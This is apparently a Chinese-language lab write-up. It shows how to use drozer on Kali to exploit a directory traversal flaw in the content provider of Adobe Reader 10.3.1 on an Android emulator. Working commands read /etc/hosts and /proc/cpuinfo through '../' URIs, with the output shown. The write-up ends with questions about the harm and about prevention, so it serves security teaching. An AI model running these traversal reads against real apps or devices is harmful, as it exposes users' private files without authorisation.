

目录遍历

实验概述

目录遍历存在与许许多多网站中，由于程序员设计代码时的疏忽，使得黑客有机可乘。同样手机应用也存在着文件遍历漏洞，Adobe Reader 10.3.1版本存在目录遍历漏洞，本实验利用Adobe Reader的漏洞查看系统相关信息。

实验目的

- 1、熟练drozer工具使用
- 2、了解目录遍历的危害性

实验原理

Android Content Provider存在文件目录遍历安全漏洞，该漏洞源于对外暴露Content Provider组件的应用，对外暴露的Content Provider实现了openFile()接口，因此其它有相应调用该Content Provider权限的应用即可调用Content Provider的openFile()接口进行文件数据访问。没有对Content Provider组件的访问进行权限控制和对访问的目标文件的Uri进行有效判断，如没有过滤限制如“../”这样的字符串，可实现任意可读文件的访问的Content Query Uri，攻击者就可以利用文件目录遍历访问任意可读文件。

实验环境

虚拟机：kali linux

工具：drozer

apk：Adobe Reader 10.3.1

实验步骤

注意：不懂开启android模拟器，请参考前面相关实验

- 1、安装 AdobeReader，在终端使用命令“cd apk”>“adb install AdobeReader”如图 1

```
root@kali:~# ls
android-sdk-linux  bluedon.png  公共  视频  文档  音乐
apk                tools        模板  图片  下载  桌面
root@kali:~# cd apk/
root@kali:~/apk# ls
76009.apk  AdobeReader.apk  drozer-agent-2.3.4.apk  QQ_410.apk  test.apk
88094.apk  ContentProvider.apk  game.apk                sieve.apk
root@kali:~/apk# adb install AdobeReader.apk
[100%] /data/local/tmp/AdobeReader.apk
11964 pkg: /data/local/tmp/AdobeReader.apk
Success
rm failed for -f, Read-only file system
root@kali:~/apk#
```

图 1安装apk

- 2、在linux终端使用adb端口转发，转发到drozer使用的31415端口，使用命令“adb forward tcp 31415 tcp:31415”如图 2

```
root@kali:~/apk# adb forward tcp:31415 tcp:31415
root@kali:~/apk#
```

图 2建立端口转发

3、在Android模拟器上打开drozer Agent，当前显示drozer server为关闭状态
如图 3



图 3开启drozer服务

4、单击页面的Embedded Server按钮来启动服务，如图 4




图 4启动服务

5、单击Disabled启动Drozer Server，启动服务后显示正在监听31415端口，如图 5




图 5启动成功

6、在终端输入命令“drozer console connect”连接drozer server，如图 6




图 6进入drozer控制台

7、使用关键字**adobe**搜索包名，使用命令“`run app.package.list -f adobe`”如图 7

```
root@kali:~# drozer console connect
Selecting 5aae2e5d29074c25 (unknown sdk 4.0.2)

..                               ...
..0..                           .r..
..a.. . . . . . . . . . . . . .nd
  ro..idsnemesisand..pr
    .otectorandroidsne.
  .,sisandprotectorandroids+.
..nemesisandprotectorandroidsn:.
  .emesisandprotectorandroidsnemes..
..isandp,..,rotectorandro,..,idsnem.
  .isisandp..rotectorandroid..snemisis.
  ,andprotectorandroidsnemesisandprotec.
  .torandroidsnemesisandprotectorandroid.
  .snemisisandprotectorandroidsnemesisan:
  .dprotectorandroidsnemesisandprotector.

drozer Console (v2.3.4)
dz> run app.package.list -f adobe
com.adobe.reader (Adobe Reader)
dz>
```

图 7 搜索包名

8、使用 `scanner.provider.traversal` 模块，查找所有可访问的 uri，使用命令 “`run scanner.provider.traversal com.adobe.reader`”如图 8

```
dz> run scanner.provider.traversal -a com.adobe.reader
Scanning com.adobe.reader...
Not Vulnerable:
  No non-vulnerable URIs found.

Vulnerable Providers:
  content://com.adobe.reader.fileprovider/
  content://com.adobe.reader.fileprovider
dz>
```


图 8寻找目录遍历可访问的uri

9、使用 `app.provider.read` 模块遍历系统的 `hosts` 文件，使用命令 “`run app.provider.read content://com.adobe.reader.fileprovider/../../../../etc/hosts`”如图 9

```
dz> run app.provider.finduri com.adobe.reader
Scanning com.adobe.reader...
content://com.adobe.reader.fileprovider/
content://com.adobe.reader.fileprovider
dz> run app.provider.read content://com.adobe.reader.fileprovider/../../../../etc/hosts
127.0.0.1          localhost
dz>
```

图 9 遍历hosts文件

10、使用 app.provider.read 模块查看 android 设备 cpu 相关信息，输入命令“run app.provider.read content://com.adobe.reader.fileprovider/../../../../../../proc/cpuinfo”如图 10



```
dz> run app.provider.read content://com.adobe.reader.fileprovider/../../../../../../proc/cpuinfo
Processor       : ARMv7 Processor rev 0 (v7l)
BogoMIPS        : 642.25
Features        : swp half thumb fastmult vfp edsp neon vfpv3
CPU implementer : 0x41
CPU architecture: 7
CPU variant     : 0x0
CPU part        : 0xc08
CPU revision    : 0

Hardware        : Goldfish
Revision        : 0000
Serial          : 0000000000000000

dz>
```

图 10遍历cpu相关信息

思考总结

本实验通过drozer工具相关命令查找到adobe reader的包名，然后使用相关的模块暴露出可以目录遍历的uri，使用可访问的uri进行目录遍历。

- 1、目录遍历的危害是什么？
- 2、为了防止目录遍历，程序开发者要怎样保护app？